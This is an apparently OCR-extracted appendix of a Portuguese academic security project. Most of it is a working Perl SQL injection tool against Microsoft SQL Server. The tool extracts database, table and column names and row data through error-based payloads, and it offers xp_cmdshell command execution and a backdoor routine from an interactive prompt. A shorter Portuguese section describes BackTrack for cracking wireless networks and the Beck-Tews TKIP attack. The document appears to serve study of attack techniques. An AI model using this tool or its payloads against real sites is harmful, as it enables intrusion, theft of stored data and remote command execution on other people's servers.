			print "[+] Database search: found: (0) $2\n";
			$db_name = $2;
			$dbs[0] = $db_name;
		} else {

			$vars{$opt_i} = "$customChar or 1 in (select min(name) from master.dbo.sysdatabases where name > '.')-- sp_password";

			sendform();
			if ($response->content =~ /Syntax error converting the (.*) value \'(.*)\' to a column of data type/)
{
		print "[+] Database search: found: (0) $2\n";
		$db_name = $2;
		$dbs[0] = $db_name;
		} else {

		print "[X] Database search: failed to return table name, exiting
\n";
		return;

			}
		}

		$flag = 0;
		while($flag != 1) {
			$dbcount++;
			$vars{$opt_i} = "' or 1 in (select min(name) from master.dbo.sysdatabases where name > '$db_name')-- sp_password";
			sendform();
```

```
                if ($response->content =~ /Syntax error converting the (.*) value \'(.*)\' to a column of data type/)
{
                        print "[+] Database search: found: (" . $dbcount . ") $2\n";
                        $db_name = $2;
                        $dbs[$dbcount] = $db_name;
                } else {
                $vars{$opt_i} = "$customChar or 1 in (select min(name) from master.dbo.sysdatabases where
name > '$db_name')-- sp_password";
            sendform();
        if ($response->content =~ /Syntax error converting the (.*) value \'(.*)\' to a column of data type/) {
                    print "[+] Database search: found: (" . $dbcount . ") $2\n";
                $db_name = $2;
                $dbs[$dbcount] = $db_name;
                } else {

                        print "[+] Database search finished, $dbcount found\n";
                        $flag = 1;
                }
                }
        }
}


sub sql_enum_tables
{
        print "\n[*] Enumerating tables\n";


        # Initial SQL query
        $vars{$opt_i} = "' or 1 in (select min(name) from sysobjects where xtype='U' and name > '.')--
sp_password";
        sendform();


        if ($response->content =~ /Syntax error converting the (.*) value \'(.*)\' to a column of data type/) {
                print "[+] Table search: found: (0) $2\n";
                $table_name = $2;
                $tables[0] = $table_name;
        } else {
            $vars{$opt_i} = "$customChar or 1 in (select min(name) from sysobjects where xtype='U' and name >
'.')-- sp_password";
            sendform();


            if ($response->content =~ /Syntax error converting the (.*) value \'(.*)\' to a column of data type/) {
             print "[+] Table search: found: (0) $2\n";
             $table_name = $2;
             $tables[0] = $table_name;


                } else {
                print "[X] Table search: failed to return table name, exiting\n";
```

```
                return;
                }
        }

        $flag = 0;
        while($flag != 1) {
                $tablecount++;
                $vars{$opt_i} = "' or 1 in (select min(name) from sysobjects where xtype='U' and name > '$table_name')-- sp_password";
                sendform();
                if ($response->content =~ /Syntax error converting the (.*) value \'(.*)\' to a column of data type/) {
                        print "[+] Table search: found: (" . $tablecount . ") $2\n";
                        $table_name = $2;
                        $tables[$tablecount] = $table_name;
                } else {
        $vars{$opt_i} = "$customChar or 1 in (select min(name) from sysobjects where xtype='U' and name > '$table_name')-- sp_password";
        sendform();
        if ($response->content =~ /Syntax error converting the (.*) value \'(.*)\' to a column of data type/) {
            print "[+] Table search: found: (" . $tablecount . ") $2\n";
            $table_name = $2;
            $tables[$tablecount] = $table_name;
        } else {

                        print "[+] Table search finished, $tablecount found\n";
                        $flag = 1;
                }
                }
        }
}

sub sql_enum_columns
{
        # Fetch arguments for subroutine
        my($db_name, $table_name) = @_;
        if((!$table_name) || ($table_name eq "unknown_table")) {
                $table_name = &sql_enum_currenttable;
                print "\n[*] Enumerating columns for table $table_name (autodiscover)\n";
        } else {
                print "\n[*] Enumerating columns for table $table_name\n";
        }

        # Initial SQL query
        $vars{$opt_i} = "' or 1 in (select min(name) from syscolumns where id=(select id from sysobjects where name='$table_name'))-- sp_password";
        sendform();
```

```
if ($response->content =~ /value '(.*)' to a column of/) {
        print "[+] Column search: found: (0) $1\n";
        $column_name = $1;
        $columns[0] = $column_name;
} else {
    $vars{$opt_i} = "$customChar or 1 in (select min(name) from syscolumns where id=(select id from sysobjects where name='$table_name'))-- sp_password";
sendform();

    if ($response->content =~ /value '(.*)' to a column of/) {
     print "[+] Column search: found: (0) $1\n";
     $column_name = $1;
     $columns[0] = $column_name;
      } else {

            print "[X] Column search: failed to return column name, exiting\n";
            return;
        }

}

$flag = 0;
$columncount = 0;
$tmp = $tmp2 = "";
while($flag != 1) {
        $columncount++;
        $vars{$opt_i} = "' or 1 in (select min(name) from syscolumns where id=(select id from sysobjects where name='$table_name') and name > '$column_name')-- sp_password";
        sendform();
        if ($response->content =~ /value '(.*)' to a column of/) {
                $tmp2 = $1;
                print "[+] Column search: found: (" . $columncount . ") $tmp2\n";
                $column_name = $tmp2;
                $columns[$columncount] = $column_name;
        } else {
$vars{$opt_i} = "$customChar or 1 in (select min(name) from syscolumns where id=(select id from sysobjects where name='$table_name') and name > '$column_name')-- sp_password";
sendform();
if ($response->content =~ /value '(.*)' to a column of/) {
    $tmp2 = $1;
    print "[+] Column search: found: (" . $columncount . ") $tmp2\n";
    $column_name = $tmp2;
    $columns[$columncount] = $column_name;
        } else {

            print "[+] Column search finished, $columncount found\n";
```

```
                                $flag = 1;
                        }
                        }
                }
}

sub sql_fetchdata
{
                #
                # DIRTY HACK:  Oh man, did I fuck this one up...
                #
                my($db_name, $table_name, $tmp) = @_;
                my %tmp2;
                print "[*] Retrieving information for table $db_name\.$table_name\n";
                @tgtcolumns = split(/,/, $tmp);

                if($#tgtcolumns < 0) {
                        print "[W] Warning: no columns selected for data retrieval\n";
                        return;
                }

                $tmp = $#tgtcolumns + 1;
                print "[+] $tmp columns selected for data retrieval\n";

                for($i=0;$i<$#tgtcolumns+1;$i++) {
                        print "| " . $tgtcolumns[$i] . " ";
                        $tmp2{$tgtcolumns[$i]} = "a";
                }
                print "\n";

                $flag = 0;
                while($flag != 1) {
                        for($i=0;$i<$#tgtcolumns+1;$i++) {



                                $column_name = $tgtcolumns[$i];
                                if($i == 0) {
                                        $vars{$opt_i} = "' and 1 in (select min($column_name) from $table_name
where $column_name > '" . $tmp2{$tgtcolumns[0]} . "')-- sp_password";
                                } else {
                                        $vars{$opt_i} = "' and 1 in (select min($column_name) from $table_name
where $tgtcolumns[0] = '" . $tmp2{$tgtcolumns[0]} . "')-- sp_password";
                                }
                                sendform();
                        if ($response->content =~ /error converting the varchar value '(.*)'/smig) {
                                $tmp = $1;
```

```
                                        print "| $tmp ";
                                        $tmp2{$tgtcolumns[$i]} = $tmp;
                                } elsif($response->content =~ /[SQL Server]Syntax error converting the .* value '(.*)' to a column of data type/smig) {
                                        $tmp = $1;
                                        print "| $tmp ";
                                } else {



        $column_name = $tgtcolumns[$i];
        if($i == 0) {
            $vars{$opt_i} = "$customChar and 1 in (select min($column_name) from $table_name where $column_name > '" . $tmp2{$tgtcolumns[0]} . "')-- sp_password";
        } else {
            $vars{$opt_i} = "$customChar and 1 in (select min($column_name) from $table_name where $tgtcolumns[0] = '" . $tmp2{$tgtcolumns[0]} . "')-- sp_password";
        }
        sendform();
        if ($response->content =~ /error converting the varchar value '(.*)'/smig) {
            $tmp = $1;
            print "| $tmp ";
            $tmp2{$tgtcolumns[$i]} = $tmp;
                                } elsif($response->content =~ /[SQL Server]Syntax error converting the .* value '(.*)' to a column of data type/smig) {
            $tmp = $1;
            print "| $tmp ";
        } elsif($i == 0) {


                                        $flag = 1;
                                        break;


                                }


                                }



            }
            print "\n";
    }
}

sub sql_enum_currenttable
{
    $vars{$opt_i} = "' having 1=1-- sp_password";
    sendform();
    if ($response->content =~ /Column '(.*)\.(.*)' is invalid in the select list/) {
            return $1;
```

```
		} else {
			$vars{$opt_i} = "$customChar having 1=1-- sp_password";
			sendform();
			if ($response->content =~ /Column '(.*)\.(.*)' is invalid in the select list/) {
				return $1;
			} else {
				print "[X] Current table search: failed, exiting\n";
				exit;
			}
		}
}

# Info before we start the real work



$browser = LWP::UserAgent->new;

$browser->agent('Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)');
# Proxy support
if($opt_p) {
		$browser->proxy(['http', 'https'] => $opt_p);
		print "[*] HTTP/HTTPS proxy set to $opt_p\n";
}



if($opt_c) {
		my $name = 'name';
		my $val = '';
		($name, $val) = split(":", $opt_c);
		print "[*] HTTP cookie set to $name=$val\n";
}

$browser->timeout(30);

print "[*] URL to process: $masterurl\n[*] Abusing '$opt_i'...\n\n";

# Determine SQL Server and OS version

$vars{$opt_i} = "' or 1 in (select \@\@version) -- sp_password";

if(!$opt_b) {
		sendform();

		$req = $response->content;
```

```
	if ($req =~ /value \'(.*) \(/) {
		print "[+] SQL version: $1\n";
	} else {
		$vars{$opt_i} = "$customChar or 1 in (select \@\@version) -- sp_password";
		sendform();
		$req = $response->content;
		if (!$req =~ /value \'(.*) \(/smi) {
			print "[+] SQL version: Unable to determine SQL version\n";
			exit;
		}
	}


# try each again without the '
	$req = $response->content;
	if ($req =~ /Edition on (Windows .*)\n' to a column of data/smi) {
		print "[+] OS version: $1\n";
	} else {
		print "[+] OS version: Unable to determine OS version\n";
		exit;
	}

	$vars{$opt_i} = "' or 1 in (select current_user)-- sp_password";
	sendform();

#Syntax error converting the nvarchar value 'dbo' to a column of data type int

	if ($response->content =~ /Syntax error converting the .*value (.*) to a column of data type/smi) {
		my $user = $1;
		$user =~ s/'//g;
		print "[+] Current user: $user\n\n";
	} else {
		$vars{$opt_i} = "$customChar or 1 in (select current_user)-- sp_password";
	sendform();
		#print $response->content;
		if ($response->content =~ /Syntax error converting the .*value (.*) to a column of data type/smi) {
			my $user = $1;
			$user =~ s/'//g;
			print "[+] Current user: $user\n\n";
	} else {
			print "[+] Current user: Unable to determine\n\n";
	    exit;
		}
	}
```

```
}



$context = "";
$currdb = "unknown_db";
if(!$opt_b) { $currtable = &sql_enum_currenttable; } else { $currtable = "unknown_table"; }
$term = Term::ReadLine->new('sqli');

while(1) {
        PROMPTME:
        print "\n";
        $prompt = "$context$currdb.$currtable> ";
        $tmp = $term->readline($prompt, "");
        $cmd = $tmp;

        if(($cmd eq "quit") || ($cmd eq "exit")) {
                exit;
        }

        if($cmd eq "help") {
                &interactive_help;
                goto PROMPTME;
        }

        if($cmd eq "reload") {
                reload;
        }

        if($cmd eq "discover columns") {
                &sql_enum_columns($currdb, $currtable);
                goto PROMPTME;
        }

        if($cmd eq "discover tables") {
                &sql_enum_tables($currdb);
                goto PROMPTME;
        }

        if(($cmd eq "discover dbs") || ($cmd eq "discover databases")) {
                &sql_enum_db;
                goto PROMPTME;
        }

        if($tmp =~ /^select (.*) (.*)/) {
```

```
                if(($1 eq "db") || ($1 eq "database")) {
                        print "Changing context to $context$2.$currtable\n";
                        $currdb = $2;
                        goto PROMPTME;
                } else {
                        $currtable = ($2) ? $2 : $1;
                        print "Changing context to $context$currdb.$currtable\n";
                        goto PROMPTME;
                }
        }

        if($tmp =~ /^fetch (.*)/) {
                print "[+] Using columns $1\n";
                &sql_fetchdata($currdb,$currtable,$1);
                goto PROMPTME;
        }

        if($cmd =~ /exec (.*)/) {
                &sql_xp_cmdshell($1);
                goto PROMPTME;
        }

        if($cmd =~ /backdoor/) {
                &sql_backdoor();
                goto PROMPTME;
        }


}
```

Anexo 3 Outros Projectos

Este anexo apresenta brevemente algumas das aplicações testadas durante o desenvolvimento deste projecto, e explicado o seu modo de funcionamento e interacção para atingir os objectivos a que se propõem.

3.1 Backtrak 3

O Backtrak surge sob a forma de um sistema operativo Linux customizado com diversos aplicativos funcionando em conjunto com o objectivo final de decifrar redes sem fios 802.11. Este "quase" manual do *hacker* pretende possibilitar a que o mais inexperiente utilizador fique habilitado a usufruir ilicitamente a uma rede sem fios protegida.




Figura 71 – Ambiente Backtrak

Surgiu recentemente uma nova versão deste projecto, agora o “Backtrak 4” já com *software* actualizado, controladores de *hardware* mais abrangentes, bem como a possibilidade de decifrar mais tipos de encriptação.

http://www.remote-exploit.org/backtrack_download.html




Figura 72 – Opções Bactrak 4

Como é possível ver nesta captura de ecrã do Backtrak 4, são imensas as opções que o utilizador tem à disposição para adquirir todo o tipo de informação que à partida só deveria estar disponível a utizadores com as devidas permissões.

3.2 WPA2 c/ TKIP (Teórico)

Este projecto, apresentado durante o mês de Agosto de 2009 num documento académico de estudantes japoneses, demonstra a possibilidade de decifrar chaves protegidas pelo algoritmo TKIP em redes wireless tipo WPA2. Os estudantes comprovam a fragilidade do algoritmo, documentando as expressões que permitem decifrar o mesmo em cerca de um minuto.

A estratégia por trás deste projecto envolve um ataque *Beck-Tews* sobre MITM (*Man-In-The-Middle*) e consiste em capturar um pacote ARP da rede sem fios gerar um pacote falsificado que é retornado ao emissor.




Figura 73 – Ataque MITM sobre 802.11

Os estudantes japoneses demonstram então como conseguem decifrar cerca de 37% dos pacotes ARP em menos de 1 minuto.

$$\left(\frac{2^8-1}{2^8}\right)^{2^8-1} \sim 0.369.$$

Figura 74 – Ataque 802.11 WPA em 1 minuto

O ataque Beck-Tews foi documentado por Martin Beck e Erik Tews, dois alemães que conseguiram decifrar o WEP e dos pioneiros a conseguir decifrar o WPA.

Notícia:
http://www.networkworld.com/news/2009/082709-new-attack-cracks-common-wi-fi.html

Documentos:

“Practical attacks against WEP and WPA”, Martin Beck, Erik Tews.

“A Practical Message Falsification Attack on WPA”, Toshihiro Ohigashi and Masakatu Morii.